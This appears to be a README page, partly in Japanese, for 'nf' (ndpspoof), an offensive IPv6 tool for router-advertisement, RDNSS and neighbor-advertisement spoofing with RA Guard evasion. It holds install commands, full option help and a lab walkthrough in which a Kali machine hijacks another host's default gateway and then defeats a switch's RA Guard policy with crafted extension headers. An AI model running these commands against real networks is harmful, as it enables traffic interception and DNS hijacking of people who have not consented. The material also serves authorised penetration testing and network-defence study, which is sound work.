 shadowy-pycoder/ndpspoof
任意のIPv6パケットを用いたRA/RDNSS/NAスプーフィングとRA Guard回避を実行する



Arch Linux/CachyOS/EndeavourOS
yay -S nf
または paru を使用:
paru -S nf
その他のシステム
CGO_ENABLED=0 go install -ldflags "-s -w" -trimpath github.com/shadowy-pycoder/ndpspoof/cmd/nf@latest
nf - IPv6 NDP spoofing tool by shadowy-pycoder

GitHub: https://github.com/shadowy-pycoder/ndpspoof
Codeberg: https://codeberg.org/shadowy-pycoder/ndpspoof

Usage: nf [-h -v -I -d -nocolor -auto -i INTERFACE -interval DURATION -n NAMESPACE] [-na -f -t ADDRESS ... -g ADDRESS]
          [-ra -p PREFIX -mtu INT -rlt DURATION -rdnss ADDRESS ... -E PACKET]
OPTIONS:
  General:
  -h           Show this help message and exit
  -v           Show version and build information
  -I           Display list of network interfaces and exit
  -d           Enable debug logging
  -nocolor     Disable colored output
  -auto        Automatically set kernel parameters (Linux/Android) and network settings. When RA spoofing is enabled and no -rdnss flag
               is provided, RDNSS option is included in each packet with host IP as DNS server for targets. DNS server is setup using
               resolv.conf or Google DNS as fallback nameserver.
  -i           The name of the network interface. Example: eth0 (Default: default interface)
  -interval    Interval between sent packets (Default: 5s)
  -n           The name or path of network namespace (Linux/Android) (Default: default namespace)

  NA spoofing:
  -na          Enable NA (neighbor advertisement) spoofing mode
  -t           Targets for NA spoofing. (Example: "fe80::3a1c:7bff:fe22:91a4,fe80::b6d2:4cff:fe9a:5f10")
  -f           Fullduplex mode (send messages to targets and router)
  -g           IPv6 address of custom gateway (Default: default gateway)

  RA spoofing:
  -ra          Enable RA (router advertisement) spoofing. It is enabled when no spoofing mode specified
  -p           IPv6 prefix for RA spoofing (Example: 2001:db8:7a31:4400::/64). See RFC 4862 for more info
  -mtu         MTU value to send in RA packet (Default: interface value)
  -rlt         Router lifetime value. Tells targets how long router should be used as default gateway. See RFC 4682 for more info
  -rdnss       Comma separated list of DNS servers for RDNSS mode (Example: "2001:4860:4860::8888,2606:4700:4700::1111")
  -E           Specify IPv6 extension headers for RA Guard evasion. The packet structure should contain at least one fragment (F)
               that is used to separate per-fragment headers (PFH) and headers for fragmentable part. PFH get included in each fragment,
               all other headers become part of fragmentable payload. See RFC 8200 section 4.5 to learn more about fragment header.

               Supported extension headers:

                   H - Hop-by-Hop Options Header
                   D - Destination Options Header
                   S - Routing Header (Type 0) (Note: See RFC 5095)
                   R - Routing Header (Type 2)
                   F - Fragment Header
                   L - One-shot Fragment Header
                   N - No Next Header

               Each header can be specified multiple times (e.g. HHDD) or you can add number to specify count (e.g. H16).
               The maximum number of consecutive headers of one type is 16 (H16H2F will not work, but H16DH2F will). The
               minimum number of consecutive headers is 1 (e.g. H0 will cause error).

               The exception to this rule is D header where number means header size (e.g. D255 is maximum size).
               You can still specify multiple D headers (e.g. D255D2D23). No next header count is ignored by design,
               but you can add multiple N headers between other headers (e.g. HNDR F DN).

               There are no limits where or how much headers to add to packet structure, but certain limits exist:

                   Maximum payload length for IPv6 is 65535 bytes
                   Maximum fragment offset is 8191 octet words
                   Minimum IPv6 MTU is 1280 bytes

               Note that fragment count you specify may be changed automatically to satisfy limits and 8 byte alignment requirement.
               If you are not sure how many fragments you want, just do not specify any count.

               Examples:

                   F2 DSDS (same as atk6-fake_router26 -E F)
                   FD154 (same as atk6-fake_router26 -E D)
                   HLLLF (same as atk6-fake_router26 -E H111)
                   HDR F2 D255 (just random structure)
                   F (single letter F means regular RA packet)

               As you can see, some examples mention atk6-fake_router26 which is part of The Hacker Choice's IPv6 Attack Toolkit (thc-ipv6).
               Unlike thc-ipv6, ndpspoof (nf) tool does not offer predefined attack types, but you can construct them yourself.


Kali マシンで実行:
nf -d -auto -ra -i eth0 -p 2001:db8:7a31:4400::/64
Mint マシンで実行:
ip -6 route
Kali マシンのリンクローカル IP がデフォルトゲートウェイとして表示されるはずです。
RA Guard 回避をテストするには、まずスイッチを設定します:
configure terminal
nd raguard policy HOST
exit
interface range ethernet 0/0-1
ipv6 nd raguard attach-policy HOST
実行:
nf -d -auto -ra -i eth0 -p 2001:db8:7a31:4400::/64 -E F2DSDS

